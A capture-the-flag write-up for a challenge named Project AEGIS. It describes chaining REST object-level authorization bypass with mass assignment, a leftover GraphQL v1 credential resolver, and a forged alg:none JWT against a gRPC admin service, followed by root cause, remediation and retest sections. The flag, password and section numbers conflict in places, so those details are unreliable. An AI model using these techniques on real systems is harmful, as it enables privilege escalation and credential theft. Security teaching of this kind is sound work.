DocsMessageAuthorizationMetadataService definitionScriptsSettings

</> admin_service (1).proto

Let your teammates work with this .proto file by importing it as a Specification.
Import as specification

Import a .proto file

OR

Use Server Reflection

ResponseMetadataTrailers (2)Test results16 UNAUTHENTICATED • 229.23 ms



Could not authorize the operation
Make sure you have the authentication and certificates configured (if required) and try invoking the method again.
missing bearer token in metadata

but here a problem showed up saying im not verified and i need a jwt and im supposed to try making one and putting it in the metadata but if we remember we already have one from when we logged in lets try it and see if it accepts it and verifies it or not

127.0.0.1:50051

No environment

127.0.0.1:50051

AdminService / GetSystemStatus

Save

Share

Invoke

Docs

Message

Authorization

Metadata (1)

Service definition

Scripts

Settings

Key	Value	Description	Bulk Edit	...
☒ Authorization	Bearer eyJhbGciOiJIUzI1NiIsInR5cCI...			
Key	Value	Description		

Response

Metadata (2)

Trailers

Test results

0 OK • 78.86 ms

```
1 {
2   "status": "ok",
3   "service_version": "admin-service/1.4.2-internal"
4 }
```

and it actually worked and took my jwt and the request succeeded
but theres no important info here
lets try the other one leaked in the .proto file


The screenshot shows a REST client interface with the following components:

- Header:** 127.0.0.1:50051, No environment, Save, Share, Invoke.
- Path:** 127.0.0.1:50051, AdminService / GetPasswordFragment.
- Tab:** Metadata (1).
- Table:**

Key	Value	Description	Bulk Edit	...
✓ authorization	Bearer eyJhbGciOiJub25lliwidHlwIjo...			
Key	Value	Description		
- Response Tab:** Response, Metadata (2), Trailers, Test results. Status: 0 OK, 7.28 ms.
- Response Body:**


```
1 {
2   "fragment": "GRPC_CHA1N",
3   "hint": ""
4 }
```

and it actually worked and gave me the last part of the password
and with that i now have the whole password and can copy it and get into the dashboard



BOLA_GRAPHQL_GRP_CHA1N

i logged out of alexs profile and went to the dashboard and typed the password and here the flag shows up for the user and the challenge is solved and the ctf is done



```
duck{ch41ned_api_trust_br34ch}
```

8 Impact Assessment

Confidentiality

The vulnerability exposed sensitive data that should have stayed protected—user IDs, `access_tier`, and roles via the REST API. Through the legacy GraphQL resolver we also pulled admin-only data (`prefix`, `migration_key`, `internal_note`) with no real authorization. The full GraphQL schema leaked too, since introspection was still enabled on the legacy version, exposing internal architecture details that shouldn't be visible to an ordinary user.

Integrity

We modified data that should have been off-limits—`access_tier` and role—via mass assignment on the REST endpoint. This let a regular employee self-escalate to look like an admin, with no real authorization check behind it.

Availability

No direct impact. No DoS or service disruption occurred; the exploit was purely about reading and modifying data, not disabling the system.

Privileges, Data, or Functionality Gained

Chaining REST → GraphQL → gRPC took us from a low-privilege employee account to full admin dashboard access:

- Escalated privileges from employee to admin via BOLA + mass assignment
- Pulled sensitive credentials from a forgotten legacy GraphQL resolver
- Bypassed gRPC JWT auth to reach the admin-only `GetPasswordFragment`
- Assembled the full password and logged into the admin dashboard to grab the flag

In the end, an account with no real admin rights reached the system's highest privilege level by chaining three vulnerabilities across three different API technologies.

9 Flag Retrieval

Required condition

The flag only assembles after all 3 vulnerabilities are solved — REST BOLA, GraphQL legacy resolver, and gRPC JWT bypass. **The three stages have no ordering dependency between them: each can be discovered and exploited independently, in any order, as soon as the player reaches it** (for example, a player who finds the gRPC port and the leaked `.proto` file early can call `GetPasswordFragment` before touching REST or GraphQL at all). Simply logging in as admin through some other path does not reveal the flag; the app tracks completion of all three stages independently and only unlocks the flag on the admin dashboard once all three are marked complete, regardless of the order in which they were solved.

How the vulnerability leads to the flag

Each vulnerability yields one password fragment: REST BOLA + mass assignment → `BOLA_`, the legacy GraphQL resolver → second fragment, and the gRPC JWT `alg:none` forgery → final fragment. Combining all three (`BOLA_GRAPHQL_GRPC_CHAIN`) and logging in as admin with it reveals the flag on the dashboard.

Evidence of successful exploitation

- Fragment 1 returned after brute-forcing `employee_id` 62 and setting `access_tier: admin`
- Fragment 2 returned from `legacyCredentialResolver(username:"admin")` on GraphQL v1
- Fragment 3 returned from `GetPasswordFragment` via gRPC using a forged `alg:none` JWT with `role:admin`
- Full password `BOLA_GRAPHQL_GRPC_CHAIN` used to log into the admin dashboard, flag format `AEGIS{...}` displayed

10 Root Cause

Vulnerability	Why it exists	Failed control
REST BOLA + Mass Assignment	Endpoint trusts client-supplied <code>employee_id</code> instead of the JWT identity, and merges all request fields with no whitelist	Object-level authorization, input allow-listing

Vulnerability	Why it exists	Failed control
GraphQL Legacy BOLA	Old <code>v1</code> endpoint never decommissioned after migration; resolver was written for a trusted internal tool and never got an ownership check when exposed externally; introspection left on	API lifecycle/deprecation policy, resolver-level authorization, introspection config
gRPC JWT Bypass	Service manually decodes the JWT instead of using a library's verified decode, so <code>alg:none</code> tokens are accepted and their claims trusted	JWT signature verification, algorithm allow-listing

At the core, every stage fails the same way: the server trusts something the client controls (an ID, a resolver argument, a token's claims) instead of deriving identity/authorization from something verified server-side.

9.11 Remediation

REST

- Derive the target employee strictly from the verified JWT, never from the request body
- Replace the blind field merge with an explicit allow-list (e.g. only `display_name`)

GraphQL

- Fully remove the legacy `v1` endpoint once `v2` is in production
- Add an ownership check to any resolver that accepts an identifier argument
- Disable introspection uniformly across all environments and versions

gRPC

- Always verify JWT signatures with a fixed algorithm allow-list (e.g. `HS256` only)
- Reject any token whose header algorithm doesn't match expectations before reading claims
- Use a maintained JWT library's full verification path instead of manual decoding

General controls required: object-level authorization on every resource-scoped request, server-side allow-lists (never deny-lists), API version sunset policy, consistent security config across all live API versions.

9.12 Verification & Retest

REST

- *Vulnerable:* request targeting another `employee_id` succeeds; unauthorized fields like `access_tier` persist
- *Secure:* request modifying another employee's ID is rejected (403/404); unlisted fields are silently dropped
- *Retest:* authenticate as low-privilege user → send `employee_id` of another user → confirm rejection → repeat with own ID + `access_tier` in payload → confirm the field is ignored while `display_name` still updates

GraphQL

- *Vulnerable:* `LegacyCredentialResolver` returns another user's data; introspection queries succeed
- *Secure:* querying another user's data is rejected; introspection returns "disabled" on every version
- *Retest:* query resolver for own username (should work) → query for another username (should fail) → send `{__schema{types{name}}}` against every deployed endpoint (should fail everywhere)

gRPC

- *Vulnerable:* `alg:none` token with forged `role:admin` claim is accepted
- *Secure:* any unsigned or improperly signed token is rejected with `UNAUTHENTICATED` before claims are read
- *Retest:* send `alg:none` token → confirm rejection → send token with wrong signature → confirm rejection → confirm only a properly signed admin token succeeds

Regression/validation: automated health-check tests confirming the intended chain (REST → GraphQL → gRPC) still solves cleanly end-to-end after each fix, with no unintended shortcuts reopened.

13 Unintended Attack Paths

Two shortcuts were found during internal testing and fixed before release:

1. **Null password bypass** — the login handler used `!==` to compare passwords; since admin's stored password was `null`, sending a literal JSON `null` password passed the check and logged in directly as admin, skipping the REST stage entirely. Fixed by rejecting `null`/empty/undefined password values outright.
2. **Static file exposure** — the leaked `.proto` file, meant to be gated behind the `/backup` route (unlocked only after REST + GraphQL), was also reachable at its raw path through the generic static file server, bypassing the gate. Fixed by relocating the file outside the publicly served static directory.

Both were retested to confirm the original access requirement now holds and no player-facing shortcut remains.

14 Conclusion

Project AEGIS chains three real, independently exploitable vulnerabilities — REST BOLA/mass assignment, a forgotten GraphQL resolver, and a gRPC JWT signature bypass — across a single shared backend to simulate how a supposedly hardened system can still fail when one legacy or "internal-only" service is overlooked. The core lesson: securing one API surface means nothing if a sibling service trusts the same data without its own independent authorization and authentication checks. Exploitation was fully successful end-to-end, from a low-privilege account to the admin dashboard and flag. The main limitation is scope — the challenge intentionally uses a shared in-memory store and a fixed, scripted vulnerability chain, so it doesn't model more complex real-world conditions like service-to-service auth (mTLS), distributed data stores, or concurrent multi-user state.